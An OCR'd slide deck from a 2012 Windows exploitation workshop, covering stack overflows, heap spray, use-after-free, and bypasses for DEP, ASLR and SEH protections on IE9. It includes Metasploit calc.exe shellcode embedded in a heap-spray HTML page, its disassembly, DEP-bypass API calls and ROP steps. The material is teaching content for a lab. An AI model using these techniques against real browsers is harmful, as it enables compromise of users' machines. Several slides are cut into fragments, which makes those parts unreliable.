



Adv. Exploitation in win32

20 November 2012
Moscow, RUSSIA
by **Alexey Sintsov**

NOKIA **Security, Privacy and Continuity**


@asintsov

author.getBackground();



- Senior Security Engineer at NOKIA
- Writer at ХАКЕР
- Co-Founder of Defcon_Russia
- Ideology and co-organizer of ZERO NIGHTS


workshop = new Workshop();



- Smashing the stack (classic BoF)
- Use-After-Free
- Heap Spray
- DEP
- ASLR
- GS/SafeSEH/SEHOP


=> calc.exe

workshop.getAgenda();




1. BoF
2. HeapSpray
3. DEP/ROP – **Exploit_1**
4. /GS
5. SafeSeh
6. SEHOP
7. vTable …
8. ASLR by leak – **Exploit_2** (DEP/ASLR/GS/safeSEH/SEHOP)
9. UAF
10. **Exploit_3** (DEP/ASLR/GS/safeSEH/SEHOP)

workshop.getExcluded();



- Shellcode dev.
- Metasploit (~~btw, there was workshop by Rick!~~)
- Sandboxing
- EMET bypass

environment.getItems();



Target ?


- IE9
- Windows 7

Tools ?

- Immunity Debugger
- mona.py
- Notepad(++) / vi

- http://immunityinc.com/products-immdbg.shtml
- http://redmine.corelan.be/projects/mona/repository/raw/trunk/1.8/mona.py

workshop.loadLab();



ie_lib_v2.zip


- part_x
  - bin
    - Ex1 -> DEP/ASLR_1
    - Ex2 -> GS/DEP/ASLR_1
    - Ex3 -> vTa
    - Ex4 -> UA
  - Exercises
  - Bin
  - Exploits

Ex0.

1) Install nptest2 Ex.1 plugin (part_1/bin/ex1.bat)
2) Open in IE /part1/exercises/ex0/demo.htm)
3) See sources…


Hey! Ho! Let’s go!

theory.getList();



Bug	Impact	Payload
BoF in the stack	• RET • SEH	• Stack • Heap
BoF in the Heap	• Flink	• Heap
Format strings	• RET • SEH	• Stack • Heap
Memory corruption/Use after free/etc	• Bad pointer	• Heap


theory.getList().getMitig()[0];



Bug	Impact	Payload
BoF in the stack	~~• RET~~ • SEH	• Stack • Heap
BoF in the Heap	~~• Flink~~	• Heap
Format strings	• RET • SEH	• Stack • Heap
Memory corruption/Use after free/etc	• Bad pointer	• Heap

- **Stack cookies**
- **Save unlinking**
- **Heap cookies**


theory.getList().getMitig()[1];



Bug	Impact	Payload
BoF in the stack	~~• RET~~ ~~• SEH~~	• Stack • Heap
BoF in the Heap	~~• Flink~~	• Heap
Format strings	• RET ~~• SEH~~	• Stack • Heap
Memory corruption/Use after free/etc	• Bad pointer	• Heap

- **Stack cookies**
- **Save unlinking**
- **Heap cookies**
- **SEH handler validation**
- **SEH chain validation**


theory.getList().getMitig()[2];



Bug	Impact	Payload
BoF in the stack	• RET • SEH	• Stack • Heap
BoF in the Heap	• Flink	• Heap
Format strings	• RET • SEH	• Stack • Heap
Memory corruption/Use after free/etc	• Bad pointer	• Heap

• Stack cookies • Save unlinking • Heap cookies • SEH handler validation • SEH chain validation • DEP • ASLR

theory.getList().getMitig()[2].agenda;



Bug	Impact	Payload
BoF in the stack	• RET • SEH	• Stack • Heap
BoF in the Heap	• Flink	• Heap
Format strings	• RET • SEH	• Stack • Heap
Memory corruption/**Use after free**/etc	• Bad pointer	• Heap


• Stack cookies

• SEH handler validation
• SEH chain validation

• DEP

• ASLR

theory.getBof();




ch
{


}

Ex1.


1) Open in IE /part1/exercises/crash.html
2) Wait for alert();
3) Attach to IE tab (Message)




theory.Target['IE6'].howto();



- Shellcode
- HeapSpray
- Ret/Jmp to Heap
- Profit




theory.getShellcode();





```
<html>
<head>
<title>Ex1. Fig2. DEP ...</title>
</head>
    <script type="text/javascript">
        // windows/exec - 200 bytes
        // http://www.metasploit.com
        // EXITFUNC=process, CMD=calc.exe
var shellcode = unescape(
"%ue8fc%u0089%u0000%u8960%u31e5%u64d2%u528b%u8b30"
"%u0c52%u528b%u8b14%u2872%ub70f%u264a%uff31%uc031"
"%u3cac%u7c61%u2c02%uc120%u0dcf%uc701%uf0e2%u5752"
"%u528b%u8b10%u3c42%ud001%u408b%u8578%u74c0%u014a"
"%u50d0%u488b%u8b18%u2058%ud301%u3ce3%u8b49%u8b34"
"%ud601%uff31%uc031%uc1ac%u0dcf%uc701%ue038%uf475"
"%u7d03%u3bf8%u247d%ue275%u8b58%u2458%ud301%u8b66"
"%u4b0c%u588b%u011c%u8bd3%u8b04%ud001%u4489%u2424"
"%u5b5b%u5961%u515a%ue0ff%u5f58%u8b5a%ueb12%u5d86"
"%u016a%u858d%u00b9%u0000%u6850%u8b31%u876f%ud5ff"
"%uf0bb%ua2b5%u6856%u95a6%u9dbd%ud5ff%u063c%u0a7c"
"%ufb80%u75e0%ubb05%u1347%u6f72%u006a%uff53%u63d5"
"%u6c61%u2e63%u7865%u0065");

function padnum(n, numdigits)
{
    n = n.toString();
    var pnum = '';
```

```
0C11FF08  FC              CLD
0C11FF09  E8 89000000     CALL 0C11FF97
0C11FF0E  60              PUSHAD
0C11FF0F  89E5            MOV EBP,ESP
0C11FF11  31D2            XOR EDX,EDX
0C11FF13  64:8B52 30      MOV EDX,DWORD PTR FS:[EDX+30]
0C11FF17  8B52 0C         MOV EDX,DWORD PTR DS:[EDX+C]
0C11FF1A  8B52 14         MOV EDX,DWORD PTR DS:[EDX+14]
0C11FF1D  8B72 28         MOV ESI,DWORD PTR DS:[EDX+28]
0C11FF20  0FB74A 26       MOVZX ECX,WORD PTR DS:[EDX+26]
0C11FF24  31FF            XOR EDI,EDI
0C11FF26  31C0            XOR EAX,EAX
0C11FF28  AC              LODS B
0C11FF29  3C 61           CMP AL
0C11FF2B  7C 02           JL SHO
0C11FF2D  2C 20           SUB AL
0C11FF2F  C1CF 0D         ROR ED
0C11FF32  01C7            ADD ED
0C11FF34  E2 F0           LOOPD
0C11FF36  52              PUSH E
0C11FF37  57              PUSH E
0C11FF38  8B52 10         MOV ED
0C11FF3B  8B42 3C         MOV EA
0C11FF3E  01D0            ADD EA
0C11FF40  8B40 78         MOV EA
0C11FF43  85C0            TEST E
```




theory.getHeap();






theory.getHeap('IE9');



- Array of strings (**substring()**…)…

theory.getAntiHeap();



Nozz

- If **b** **P_sleds**

Task 1:


1) \part1\exercises\ex2\heap.htm

This HeapSpray doesn't work in IE9 because of 'bubble'. Change the code and bypass it!

Bubble

- If **next_block_parts** eq **prev_block_parts** then **No_Allocation**!

theory.getAnotherSpray();




ActionScript (Flash)


Images

HTML5

…



workshop.getMitigation('DEP');



RW-

Question: what pages still E?

---


ack – not E

ap – not E

T → ???

Access violation when executing [0D0D0D0D] - Shift+Run/Step to pass exception to the program

theory.getBypass('DEP');




retn2libc

Push command:
- WinExec

Disable DEP by call:
- NtSetInformationProcess
- SetProcessDEPPolicy

Create/change access:
- VirtualAlloc
- VirtualProtect
- MapViewOfFile


Copy payload into thread:
- WriteProcessMemory




Permanent DEP (IE)

ASLR


workshop.getMitigation('ASLR');



Where is VP?



workshop.getBypass('ASLR')[0];




retn2libc


own address (ASLR)
now address of functions,

Task 2:

Find static pointer to VirtualProtect




theory.getROP()[0];




- Find VirtualProtect(VP) address (static pointer to VP)
- Find shellcode in memory (HeapSPray)
- Prepare params for VP (ROP)
- Callllllllll (ROP)
- Give control to shellcode (JMP ESP)

All this can be done by **R**eturn **O**riented **P**rogramming

theory.getROP()[1];



